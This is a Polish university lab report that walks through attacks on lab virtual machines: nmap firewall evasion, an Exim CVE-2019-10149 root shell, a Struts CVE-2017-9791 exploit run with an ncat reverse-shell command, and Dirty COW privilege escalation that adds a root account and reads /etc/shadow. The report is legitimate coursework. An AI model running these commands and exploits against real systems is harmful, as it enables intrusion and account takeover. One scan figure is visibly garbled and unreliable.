

Miłosz Kutyla (318427), Patryk Jankowicz (318422)

Politechnika Warszawska

Sprawozdanie z realizacji laboratorium BOT nr 1

9 września 2025

Spis treści

Oświadczenie	1
Wstęp	2
1. Zadanie 1.	2
2. Zadanie 2.	4
3. Zadanie 3.	6
4. Podsumowanie i wnioski	9
A. Załączniki do zadania 2.	10
A.1. Eksploit wykorzystujący CVE-2019-10149 (Exim 4.87-4.91)	10
B. Załączniki do zadania 3.	11
B.1. Eksploit wykorzystujący CVE-2017-9791 (Apache Struts 2.3.x)	11
B.2. Eksploit 'Dirty COW' CVE 2016-5195 (Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64))	12

Oświadczenie

Niniejszy dokument to sprawozdanie z realizacji projektu w ramach przedmiotu BOT. Oświadczamy, że ta praca, stanowiąca podstawę do uznania osiągnięcia efektów uczenia się z przedmiotu BOT, została wykonana przez nas samodzielnie.

Wstęp

Celem laboratorium było zapoznanie się z:

- metodami skanowania sieci, portów i hostów.
- wykorzystaniem narzędzia Metasploit do przełamывania zabezpieczeń.
- modyfikowaniem gotowych exploitów w celu przełamывania zabezpieczeń.

1. Zadanie 1.


Celem zadania było zweryfikowanie działania firewalla. Badany host **BOT_Lab1a** miał zaimplementowane odpowiednie reguły firewalla, które powinny chronić przed interakcją z portem 22 (SSH). Ruch wchodzący dopasowany do reguły powinien być od razu resetowany.

Realizację laboratorium rozpoczęliśmy od ustalenia adresu IPv4 maszyny atakującej, co przedstawia rysunek 1. Adres IP maszyny atakującej to 192.168.56.108.

```
(osboxes@osboxes)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:e0:56:7f brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.108/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 381sec preferred_lft 381sec
    inet6 fe80::a00:27ff:fee0:567f/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Rysunek 1: Konfiguracja interfejsów maszyny atakującej

Przystąpiliśmy do odkrycia adresu IP firewalla, który należało przetestować. Wykorzystaliśmy do tego polecenie **netdiscover** podając jako argument (zakres) podsieć lokalną. Z racji, że **netdiscover** zwrócił więcej niż 1 wynik, ręcznie zweryfikowaliśmy, że adres firewalla (maszyny **BOT_Lab1a**) to 192.168.56.102. Wynik polecenia **netdiscover** przedstawia rysunek 2.



```
Currently scanning: Finished! | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180
--
IP           At MAC Address    Count    Len  MAC Vendor / Hostname
--
192.168.56.1  0a:00:27:00:00:13  1        60   Unknown vendor
192.168.56.100 08:00:27:b0:d5:0e  1        60   PCS Systemtechnik GmbH
192.168.56.102 08:00:27:a4:f5:c0  1        60   PCS Systemtechnik GmbH
```

Rysunek 2: Odkrycie adresów w podsieci

Następnie przeszliśmy do skanowania firewalla. Wykonaliśmy kilka (różnych) skanowań narzędziem **nmap**, które zwróciły wynik **filtered**, co częściowo potwierdzało skuteczność działania firewalla. Przeprowadzone skanowania przedstawiają rysunki 3a i 3b.

```

(root@osboxes)-[/home/osboxes]
# nmap -sT 192.168.56.102 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:37 EST
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.54 seconds

(root@osboxes)-[/home/osboxes]
# nmap -sT 192.168.56.102 -p 22 -f
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:38 EST
You have specified some options that require raw socket access.
These options will not be honored for TCP Connect scan.
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.53 seconds

(root@osboxes)-[/home/osboxes]
# nmap -sS 192.168.56.102 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:38 EST
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds

```

(a) Skanowanie TCP Connect i Stealth

```

(root@osboxes)-[/home/osboxes]
# nmap -sF 192.168.56.102 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:40 EST
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.61 seconds

(root@osboxes)-[/home/osboxes]
# nmap -sX 192.168.56.102 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:40 EST
Nmap scan report for 192.168.56.102
Host is up (0.00042s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.60 seconds

(root@osboxes)-[/home/osboxes]
# nmap -sN 192.168.56.102 -p 22
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:40 EST
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds

```

(b) Skanowanie Finish, XMas oraz Null

Rysunek 3: Skanowanie narzędziem nmap

Postanowiliśmy zacząć modyfikować parametr `ttl`. W tym celu zbadaliśmy, jakie TTL mają pakiety wysyłane w trakcie skanowania Stealth. Nasłuchując narzędziem `Wireshark` na interfejsie `eth0` ustaliliśmy, że jest to `TTL=55`. Wynik nasłuchiwanie przedstawia rysunek 4.

```

23 23.395519375 192.168.56.108 192.168.56.102 TCP 58 47830 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
24 23.495661001 192.168.56.108 192.168.56.102 TCP 58 47832 → 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 44
Identification: 0x9ad3 (39635)
> Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 55
Protocol: TCP (6)

```

Rysunek 4: Sprawdzenie wartości pola TTL w pakietach skanu Stealth

Następnie zaczęliśmy modyfikować wartość pola TTL pakietów wysyłanych w ramach skanowania. Rozpoczęliśmy od zmniejszenia TTL do wartości 30, uzyskując podobny rezultat jak przy poprzednich skanowaniach (filtered, firewall działa poprawnie). Wynik skanowania dla `TTL=30` przedstawia rysunek 5.

```

(root@osboxes)-[/home/osboxes]
# nmap -sS 192.168.56.102 -p 22 -f --ttl 30
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:41 EST
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).

PORT      STATE      SERVICE
22/tcp    filtered  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.59 seconds

```

Rysunek 5: Skanowanie Stealth dla `TTL=30` i fragmentacji

Zmieniliśmy wartość TTL na 200. W połączeniu z fragmentacją pakietów udało nam się udowodnić, że port 22 jest otwarty – jest to równoznaczne z niewystarczającymi zabezpieczeniami na testowanym firewallu. Wynik udanego skanowania przedstawia rysunek 6.

```
(root@osboxes)-[/home/osboxes]
# nmap -sS 192.168.56.102 -p 22 -f --ttl 200
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:42 EST
Nmap scan report for 192.168.56.102
Host is up (0.00040s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 08:00:27:A4:F5:C0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```

Rysunek 6: Skanowanie Stealth dla TTL=200 i fragmentacji

2. Zadanie 2.

Celem zadania było przełamanie zabezpieczeń hosta BOT_Lab1c w kontekście usługi poczty elektronicznej. Mogliśmy korzystać z eksploitów dostępnych w Internecie, nie mogliśmy używać narzędzia metasploit.

Zadanie rozpoczęliśmy od poznania adresu IP atakowanej maszyny. Ponownie wykorzystaliśmy narzędzie netdiscover, co przedstawia rysunek 7. Adres IP atakowanej maszyny to 192.168.56.110.

Currently scanning: 192.168.56.0/24 Screen View: Unique Hosts					
4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240					
IP	At MAC Address	Count	Len	MAC Vendor / Hostname	
192.168.56.1	0a:00:27:00:00:13	1	60	Unknown vendor	
192.168.56.100	08:00:27:b0:d5:0e	1	60	PCS Systemtechnik GmbH	
192.168.56.102	08:00:27:a4:f5:c0	1	60	PCS Systemtechnik GmbH	
192.168.56.110	08:00:27:de:17:3d	1	60	PCS Systemtechnik GmbH	

Rysunek 7: Odkrycie adresu IP maszyny BOT_Lab1c

Następnie narzędziem nmap odkryliśmy usługi (wraz z wersjami) działające na atakowanym hoście. Wynik skanowania przedstawia rysunek 8.

```
(root@osboxes)-[/home/osboxes]
# nmap -sS -sC -sV 192.168.56.110
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-08 05:52 EST
Nmap scan report for 192.168.56.110
Host is up (0.00021s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 2b1667e5e2ed05cfd02d838e032cdd4e (RSA)
|   256 8843a26e5db5b06bfe5e9f81316bcff5 (ECDSA)
|_  256 1f63948ed57c54e4b9ace197945efa0b (ED25519)
25/tcp    open  smtp      Exim smtpd 4.89
|_ smtp_commands: ubuntu-VirtualBox Hello nmap.scanme.org [192.168.56.108], SIZE 52428800, 8BITMIME, PIPELINING, CHUNKING, PRDR, HELP
|_ Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QUIT RSET HELP
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
3306/tcp  open  mysql     MySQL (unauthorized)
8009/tcp  open  ajp13     Apache Jserv (Protocol v1.3)
|_ ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp  open  http      Apache Tomcat 9.0.0.M26
|_ http-title: Apache Tomcat/9.0.0.M26
|_ http-favicon: Apache Tomcat
MAC Address: 08:00:27:DE:17:3D (Oracle VirtualBox virtual NIC)
Service Info: Host: ubuntu-VirtualBox; OS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.39 seconds
```

Rysunek 8: Skanowanie portów maszyny BOT_Lab1c

Używaną usługą poczty elektronicznej był Exim smtpd w wersji 4.89. Przystąpiliśmy do poszukiwania exploitów na tę wersję usługi. W repozytorium <https://github.com/Diefunction/CVE-2019-10149> odnaleźliśmy skrypt eksploatujący podatność CVE-2019-10149. Pełna treść wykorzystanego exploita została przedstawiona w załączniku A.1.

Na maszynie atakującej uruchomiliśmy nasłuchiwanie na porcie 4444 przy pomocy polecenia `nc`. Następnie uruchomiliśmy odnaleziony exploit podając adres i port atakowanego hosta i usługi, a także adres i port maszyny atakującej, na której nasłuchiwalismy. Po wykonaniu exploita, co przedstawia rysunek 9, uzyskaliśmy dostęp do powłoki atakowanej maszyny.

```
(osboxes@osboxes)-[~/Desktop/bot_11_2]
$ python2 exp.py --rhost 192.168.56.110 --rport 25 --lhost 192.168.56.108 --lport 4444
[+] Exploited. Check your listener
```

Rysunek 9: Wykonanie exploita

W wyniku wykonania exploita uzyskaliśmy również uprawnienia roota. Dowód pełnego przejęcia atakowanej maszyny (również rozpoczęcie nasłuchiwania) z poziomu maszyny atakującej przedstawia rysunek 10.

```
(osboxes@osboxes)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.110: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.108] from (UNKNOWN) [192.168.56.110] 45586
bash: cannot set terminal process group (1763): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu-VirtualBox:/var/spool/exim# id
id
uid=0(root) gid=31(exim) groups=31(exim)
root@ubuntu-VirtualBox:/var/spool/exim# whoami
whoami
root
root@ubuntu-VirtualBox:/var/spool/exim# uname -a
uname -a
Linux ubuntu-VirtualBox 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@ubuntu-VirtualBox:/var/spool/exim# ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:de:17:3d
            inet addr:192.168.56.110  Bcast:192.168.56.255  Mask:255.255.255.0
            inet6 addr: fe80::8dde:49c9:2e56:658d/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:133055 errors:0 dropped:0 overruns:0 frame:0
            TX packets:127766 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:29149848 (29.1 MB)  TX bytes:27556554 (27.5 MB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:16179 errors:0 dropped:0 overruns:0 frame:0
            TX packets:16179 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:1199216 (1.1 MB)  TX bytes:1199216 (1.1 MB)

root@ubuntu-VirtualBox:/var/spool/exim#
```

Rysunek 10: Nasłuchiwanie, uzyskanie powłoki i dowód uzyskania roota z maszyny atakującej

3. Zadanie 3.

Celem zadania było przełamanie zabezpieczeń hosta BOT_Lab1c w kontekście usługi www.

Korzystając z wyników skanowania portów przeprowadzonego w ramach zadania 2. (rysunek 8.), zwróciliśmy uwagę na usługi działające na portach 80, 8009 i 8080. Przy pomocy narzędzia `dirb` i słownika `common.txt` (`/usr/share/wordlists/common.txt`.) odnaleźliśmy podstrony usługi działającej na porcie 8080. Wynik przeszukiwania przedstawia rysunek 11.

```

[osboxes@osboxes ~]$ kubectl exec -i dirb http://192.168.56.110:8080/ -w /usr/share/wordlists/common.txt
reverse host lookup failed: Host name lookup failure
DIRB v2.22 [192.168.100.1 from (UNKNOWN) [192.168.56.110] 45882]
By The Dark Raver [admin@osboxes ~]$
admin@osboxes (user root): Use sudo command for details
START_TIME: Fri Mar 8 07:45:51 2024
URL_BASE: http://192.168.56.110:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612


— Scanning URL: http://192.168.56.110:8080/ —
+ http://192.168.56.110:8080/docs (CODE:302|SIZE:0)
+ http://192.168.56.110:8080/examples (CODE:302|SIZE:0)
+ http://192.168.56.110:8080/favicon.ico (CODE:200|SIZE:21630)
+ http://192.168.56.110:8080/host-manager (CODE:302|SIZE:0)
+ http://192.168.56.110:8080/manager (CODE:302|SIZE:0)

END_TIME: Fri Mar 8 07:45:54 2024
DOWNLOADED: 4612 - FOUND: 5

```

Rysunek 11: Wynik działania narzędzia `dirb` – odnalezienie podstrony usługi działającej na porcie 8080

Szczególną uwagę zwróciliśmy na podstronę `/manager`. Po wejściu na nią pojawił się panel logowania proszący nas o login i hasło. Spróbowaliśmy popularnych par login:hasło i uzyskaliśmy dostęp do podstrony `/manager` uwierzytelniając się parą `admin:admin`. Widok po zalogowaniu na podstronę `/manager` przedstawia rysunek 12.




Rysunek 12: Widok po zalogowaniu na podstronę /manager

Na stronie odnaleźliśmy informację o używanej w usłudze wersji Struts – struts 2.3.15.1. Na stronie <https://www.exploit-db.com/exploits/42324> odnaleźliśmy skrypt eksploatujący podatność CVE-2017-9791 (Apache Struts 2.3.x) zezwalającą na zdalne wykonanie kodu. Podatność bazuje na tzw. akcjach (podstron z rozszerzeniem `.action`). Z tego powodu przystąpiliśmy do poszukiwania podstron o rozszerzeniu `.action`. Przykładową (domyślną) akcję odnaleźliśmy pod ścieżką:

`/struts2.2.3.15.1-showcase/integration/saveGangster.action`

Znalezioną akcję przedstawia rysunek 13.



Rysunek 13: Odnaleziona akcja `saveGangster.action`

Pobraliśmy exploit ze strony <https://www.exploit-db.com/exploits/42324> i przystąpiliśmy do jego modyfikacji. Konieczne było wskazanie odpowiedniej ścieżki w usłudze działającej na porcie 8080. Pełna wersja wykorzystanego exploita przedstawiona została w sekcji B.1.

Na porcie 4444 maszyny atakującej uruchomiliśmy nasłuchiwanie przy pomocy polecenia `nc`. Następnie wykonaliśmy exploit wskazując atakowaną ścieżkę (do akcji) wraz z poleceniem, które chcieliśmy wykonać – było to nawiązanie połączenia z maszyną atakującą, dzięki czemu uzyskaliśmy reverse shell. Wykonanie exploita przedstawia rysunek 14, a uzyskanie reverse shella (wraz z uruchomieniem nasłuchiwania) przedstawia rysunek 15.

```
(osboxes@osboxes) - [~/Desktop/3]
$ python2 rexec.py http://192.168.56.110:8080/struts2_2.3.15.1-showcase/integration/saveGangster.action "ncat 192.168.56.108 4444 -e /bin/bash"
[*] exploit Apache Struts2 S2-048
[+] command: ncat 192.168.56.108 4444 -e /bin/bash
```

Rysunek 14: Wykonanie exploita


```

(osboxes@osboxes)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
192.168.56.110: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.108] from (UNKNOWN) [192.168.56.110] 45594
python3 -c 'import pty;pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$

ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$ id
id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$ whoami
whoami
ubuntu
ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$ uname -a
uname -a
Linux ubuntu-VirtualBox 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:de:17:3d
            inet addr:192.168.56.110  Bcast:192.168.56.255  Mask:255.255.255.0
            inet6 addr: fe80::8dde:49c9:2e56:658d/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:152567 errors:0 dropped:0 overruns:0 frame:0
            TX packets:143252 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:32263475 (32.2 MB)  TX bytes:43476508 (43.4 MB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:29459 errors:0 dropped:0 overruns:0 frame:0
            TX packets:29459 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:2181936 (2.1 MB)  TX bytes:2181936 (2.1 MB)

ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$

```

Rysunek 15: Uzyskanie shella atakowanej maszyny, potwierdzenie uzyskania dostępu do maszyny

Wykonując polecenia rekonesansowe, uzyskaliśmy informację o używanym jądrze systemowym – Linux Ubuntu w wersji 4.4.0-21-generic. Na stronie <https://www.exploit-db.com/exploits/40839> znaleźliśmy exploit umożliwiający eskalację uprawnień poprzez wykorzystanie podatności w mechanizmie Copy-on-Write (COW) w podsystemie zarządzania pamięcią jądra. W rezultacie zostanie utworzone nowe konto **firefart** z pożądanymi uprawnieniami root'a. Pełną treść wykorzystanego exploita przedstawia załącznik B.2. Na maszynie atakującej kod został skompilowany za pomocą poniższego polecenia:

```
gcc -static -pthread krowa.c -o krowa_exp -lcrypt
```

Następnie z wykorzystaniem Python'owego serwera (moduł `http.server`) uruchomionego na maszynie atakującej oraz polecenia `wget` wykonanego z przejętej maszyny, pobraliśmy na atakowaną maszynę przygotowany plik binarny exploita (**krowa_exp**). Następnie uruchomiliśmy go po nadaniu uprawnienia `+x`. Wykonanie exploita przedstawia rysunek 16.

```

ubuntu@ubuntu-VirtualBox:/tmp/hsperfdata_ubuntu$ ./krowa_exp
./krowa_exp
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: root

Complete line:
firefart:fiw.I6FqpfXW.:0:0:pwned:/root:/bin/bash

mmap: 7f3e0c69a000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'root'.

DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

```

Rysunek 16: Uruchomienie exploita

W wyniku wykonania eksploita utworzone zostało konto o nazwie **firefart**, na które od razu się przełogowaliśmy. Wykonaliśmy na nim polecenie **id** w celu sprawdzenia tożsamości oraz grupy utworzonego użytkownika – mieliśmy uprawnienia roota. W ramach dodatkowego test zweryfikowaliśmy, czy mamy dostęp do zawartości pliku **/etc/shadow** – efekt (sukces) został przedstawiony na zrzucie 17.

```
ubuntu@ubuntu-VirtualBox:/tmp/hspferdata_ubuntu$ su firefart
su firefart
Password: root

firefart@ubuntu-VirtualBox:/tmp/hspferdata_ubuntu# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@ubuntu-VirtualBox:/tmp/hspferdata_ubuntu# whoami
whoami
firefart
firefart@ubuntu-VirtualBox:/tmp/hspferdata_ubuntu# cat /etc/shadow
cat /etc/shadow
root:!:19424:0:99999:7:::
daemon:!:16911:0:99999:7:::
bin:!:16911:0:99999:7:::
sys:!:16911:0:99999:7:::
sync:!:16911:0:99999:7:::
games:!:16911:0:99999:7:::
man:!:16911:0:99999:7:::
lp:!:16911:0:99999:7:::
mail:!:16911:0:99999:7:::
news:!:16911:0:99999:7:::
uucp:!:16911:0:99999:7:::
proxy:!:16911:0:99999:7:::
www-data:!:16911:0:99999:7:::
backup:!:16911:0:99999:7:::
list:!:16911:0:99999:7:::
irc:!:16911:0:99999:7:::
gnats:!:16911:0:99999:7:::
nobody:!:16911:0:99999:7:::
systemd-timesync:!:16911:0:99999:7:::
systemd-network:!:16911:0:99999:7:::
systemd-resolve:!:16911:0:99999:7:::
systemd-bus-proxy:!:16911:0:99999:7:::
syslog:!:16911:0:99999:7:::
ant:!:16911:0:99999:7:::
```

Rysunek 17: Weryfikacja osiągnięcia uprawnień root’a

4. Podsumowanie i wnioski

Laboratorium dało nam sporo satysfakcji i pozwoliło powtórzyć wiedzę z zakresu skanowania narzędziem **nmap** oraz wykorzystania narzędzia **metasploit**. Pokazało nam jak wyszukiwać i ręcznie modyfikować eksploity znalezione w Internecie – dzięki etapowi modyfikacji mogliśmy zrozumieć w jaki sposób programistycznie eksploatowane są dane podatności. Pierwsze dwa zadania nie były szczególnie wymagające, a ”trudność” sprawiło dopiero zadanie 3. Wymagało ono od nas pobrania dodatkowych bibliotek C, co wiązało się z koniecznością modyfikacji karty sieciowej maszyny atakującej (domyślnie odciętej od Internetu, co powodowało dodatkowy przestój w realizacji zadania). Pomimo tego, że w Internecie było dostępnych wiele exploitów na interesującą nas wersję jądra Linux’a, wiele z nich nie przyniosło oczekiwanego rezultatu. Ostatecznie jednak udało nam się zrealizować laboratorium zgodnie z zaleceniami Prowadzącego.

A. Załączniki do zadania 2.

A.1. Eksploit wykorzystujący CVE-2019-10149 (Exim 4.87-4.91)

```
1 #!/usr/bin/python
2  # -*- coding: utf-8 -*-
3
4
5  class Args(object):
6
7      def __init__(self):
8          import argparse
9          self.parser = argparse.ArgumentParser()
10
11      def parser_error(self, errmsg):
12          print 'Usage: python ' + argv[0] + ' use -h for help'
13          exit('Error: {}'.format(errmsg))
14
15      def parse_args(self):
16          self.parser._optionals.title = 'OPTIONS'
17          self.parser.add_argument('--rhost', help='Server Host',
18                                  required=True)
